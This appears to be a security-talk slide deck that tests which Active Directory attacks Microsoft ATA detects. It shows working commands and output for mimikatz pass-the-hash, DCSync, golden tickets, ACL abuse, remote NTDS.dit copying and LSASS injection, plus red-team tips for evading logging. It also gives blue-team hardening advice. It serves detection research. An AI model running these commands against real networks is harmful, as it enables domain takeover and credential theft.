
Detected: Modification of Sensitive Groups

- Enterprise Read Only Domain Controllers
- Domain Admins
- Domain Controllers
- Schema Admins,
- Enterprise Admins
- Group Policy Creator Owners
- Read Only Domain Controllers
- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators,
- Backup Operators,
- Replicators
- Remote Desktop Users (*for DCs*)
- Network Configuration Operators
- Incoming Forest Trust Builders
- DNS Admins

Not Detected: Enumerating AD Access Control Entries

Selectively enumerating Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)


```
Invoke-BloodHound -CollectionMethod ACL -ExcludeDC
```



More info: <https://wald0.com/?p=112>

Not Detected: Escalation via Selective AD ACL Abuse

Selectively targeting Active Directory object Access Control Entries (ACEs)/Discretionary Access Control Lists (DACLs)



```
Add-DomainGroupMember -Identity sql01admins -Members  
edwardabbey
```

```
Set-DomainUserPassword -Identity webservice -AccountPassword  
$Password
```

More info: <https://wald0.com/?p=112>

Detected: Over-Pass-The-Hash (Using KRBTGT NTLM Hash)

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /ntlm:4c4715b4028d7aba53130d0db3de13fe
user      : administrator
domain    : prod.local
program   : cmd.exe
impers.   : no
NTLM      : 4c4715b4028d7aba53130d0db3de13fe
  PID     2836
  TID     3848
  LSA Process was already R/W
  LUID 0 ; 85472980 (00000000:051836d4)
  msv1_0 - data copy @ 0000002B58360FE0 : OK !
  kerberos - data copy @ 0000002B583D7108
  aes256_hmac -> null
  aes128_hmac -> null
  rc4_hmac_nt OK
  rc4_hmac_old OK
  rc4_md4 OK
  rc4_hmac_nt_exp OK
  rc4_hmac_old_exp OK
  *Password replace -> null
```

```
Administrator: C:\Windows
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc03\c$
Volume in drive \\dc03\c$ has no label.
Volume Serial Number is 5C52-0D56

Directory of \\dc03\c$

03/06/2017  04:44 PM                302 C
11/17/2016  11:10 AM                <DIR>    d
09/12/2016  05:34 AM                <DIR>    L
07/16/2016  07:23 AM                <DIR>    P
09/12/2016  05:34 AM                <DIR>    P
07/16/2016  07:23 AM                <DIR>    P
07/12/2017  09:16 AM            14,417,920 S
```

Unusual protocol implementation

OPEN

2 accounts attempted to authenticate from APP01 against DC03 using an unusual protocol implementation. This may be a result of malicious tools used to execute attacks such as Pass-the-Hash and brute force.

Not Detected: Over-Pass-The-Hash (Using All Hash/Keys)

```
sekurlsa::pth /user:administrator /domain:prod.local  
/aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4c  
/ntlm:4c4715b4028d7aba53130d0db3de13fe  
/aes128:0000000000000000000000000000000000000000000000000000000000000000
```

```
mimikatz # sekurlsa::pth /user:administrator /domain:prod.local /aes256:12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4c /ntlm:4c4715b4028d7aba53130d0db3de13fe /aes128:0000000000000000000000000000000000000000000000000000000000000000  
user      : administrator  
domain    : prod.local  
program   : cmd.exe  
impers.   : no  
AES128    : 0000000000000000000000000000000000000000000000000000000000000000  
AES256    : 12d23a766f9bac2a6e31b3afbd4f41a2d49b336b76f1edbe3d8b2fa9c9848d4c  
NTLM      : 4c4715b4028d7aba53130d0db3de13fe  
| PID     2816  
| TID     2984  
| LSA Process was already R/W  
| LUID 0 ; 85673013 (00000000:051b4435)  
| \ msv1_0 - data copy @ 0000002B58361D00  
| \ kerberos - data copy @ 0000002B583D63E8  
| \ aes256_hmac      OK  
| \ aes128_hmac      OK  
| \ rc4_hmac_nt      OK  
| \ rc4_hmac_old     OK  
| \ rc4_md4          OK  
| \ rc4_hmac_nt_exp  OK  
| \ rc4_hmac_old_exp OK  
| \ *Password replace -> null
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>dir \\dc03\c$\br/>Volume in drive \\dc03\c$ has no label.  
Volume Serial Number is 5C52-0D56  
  
Directory of \\dc03\c$  
  
03/06/2017  04:44 PM                302 Convert-WindowsImageInfo.t  
11/17/2016  11:10 AM                <DIR>          drivers  
09/12/2016  05:34 AM                <DIR>          Logs  
07/16/2016  07:23 AM                <DIR>          PerfLogs  
09/12/2016  05:34 AM                <DIR>          Program Files  
07/16/2016  07:23 AM                <DIR>          Program Files (x86)  
07/12/2017  09:16 AM                14,417,920 SYSTEM  
07/12/2017  09:16 AM                14,417,920 SYSTEM2  
03/06/2017  02:55 PM                3,499 unattend.xml  
07/05/2017  12:49 PM                <DIR>          Users  
07/26/2017  12:47 PM                <DIR>          Windows  
4 File(s)  28,839,641 bytes  
7 Dir(s)  19,688,751,104 bytes free  
C:\Windows\system32>_
```

Not Detected: Lateral Movement via SQL Auth

- SQL authentication events are local to the server
- Target sa accounts, compromise SQL servers that have privileged AD user sessions using tools like PowerUpSQL
- Cross-Forest SQL trusts can also be targeted as demonstrated by Nikhil- <http://www.labofapenetrationtester.com/2017/03/using-sql-server-for-attacking-forest-trust.html>

Dominance



Detected: DCSync

```
mimikatz # lsadump::dcsync /domain prod.local /user:admin
```

Malicious replication of directory services

Malicious replication requests were successfully performed by **Administrator**, from **WIN10A** against **DC03**.

3:24 PM – 3:25 PM Jul 14, 2017

```
graph LR; Admin[Administrator] -- On --> Win10A[WIN10A]; Win10A -- "Replication request" --> DC03[DC03];
```

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
7/14/17 3:25 PM ^	Administrator	Success	DC03
7/14/17 3:24 PM			

Partial Detection: Copying NTDS.dit File Remotely using WMI

- We can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe

```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class Win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\windows\System32\ntds.dit C:\\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Now flagged as a LOW severity event in ATA 1.8 due to executing Win32_process create, but not for the use of volume shadow copy:

12:20 PM Today

Remote execution attempt detected

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The following remote execution attempts were performed on [DC03](#) from [WIN10A](#):

- Attempted remote execution of one or more WMI methods by [Administrator](#).

Started at 11:58 AM Jul 12, 2017

Not Detected*: PSRemoting with LSASS Inject

- PowerSploit: Mimikatz in memory w/ LSASS Injection

```
Invoke-Mimikatz -Command '"privilege::debug"  
"LSADump::LSA /inject"' -Computer dc03.prod.local
```

Blue Tip: Lots of ways to harden/log WinRM/PSRemoting, restrict via groups/source, etc.

Not Detected*: PSRemoting with Raw Disk Access

- PowerSploit: Ninja-Copy

```
Invoke-NinjaCopy -Path  
"c:\Windows\System32\config\SYSTEM" -ComputerName  
"dc03.prod.local" -LocalDestination "c:\temp\system"
```

Blue Tip: You can detect LSASS injection/raw disk access with Sysmon

Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local  
/sid:sid /krbtgt:rc4 /groups:513,512,520,518,519 /ptt
```

Encryption downgrade activity

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The encryption method of the TGT field of TGS_REQ message from WIN10A has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on WIN10A.

1:55 PM – 2:59 PM Jul 12, 2017



TIME	ACCOUNTS (2)	FROM (1)	ACCESSED (2)	VIA DOMAIN CONTROLLERS (1)
7/12/17 2:59 PM ^	Abbey, Edward Athlete	WIN10A	2 resources	DC03
7/12/17 2:13 PM				

Not Detected: Golden Ticket w/ AES Key

```
kerberos::golden /user:JohnVanwagoner  
/domain:prod.local /sid:sid /aes256:aes256  
/groups:512,513,519 /startoffset:-1 /endin:2500  
/renewmax:3000 /ptt
```

```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d  
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt  
User : JohnVanwagoner  
Domain : prod.local (PROD)  
SID : S-1-5-21-2184559304-2325842030-2845129662  
User Id : 500  
Groups Id : *512 513  
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff  
Lifetime : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2  
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated
```

```
Golden ticket for 'JohnVanwagoner @ prod.local' successfully sub
```

```
mimikatz # exit  
Bye!
```



Blue Team Takeaways

- Limit PS Remoting sources to dedicated admin workstations
- Use JEA (Just Enough Administration) to help prevent lateral movement success
- Harden SQL servers, review forest trusts
- Integrate SIEM/VPN logs into ATA
- Use Event Log Forwarding for Sysmon and WMI logging with shorter polling times
- Audit your AD object ACLs with BloodHound
- Enforce AES-256, especially for service account SPNs
- Enforce “Binary Signature Policy” in 1703 to help protect PPLs
- Integrate those new Defender branded tools like Exploit Guard (WDEG)
- Enforce EMET/WDEG’s Attack Surface Reduction (ASR) rules

Red Team Takeaways

- Return to living off the land, directly call APIs
- Leverage host based PowerShell tools only after you've blocked or disabled ATP & event log forwarding
- Review RDP/PS/Session history to help avoid user behavior analytics
- Block event log forwarding to prevent Sysmon/WMI/PowerShell/Security logs giving you away
- Use ACE/DACL abuse to help avoid using RCE when possible
- Focus on info gathering and lateral movement techniques that don't comm with the DC, like SQL auth and Silver Tickets
- Kerberoast & Silver Ticket all the things
- Use AES for Over-PTH, Golden Tickets
- Abuse Forest Trusts

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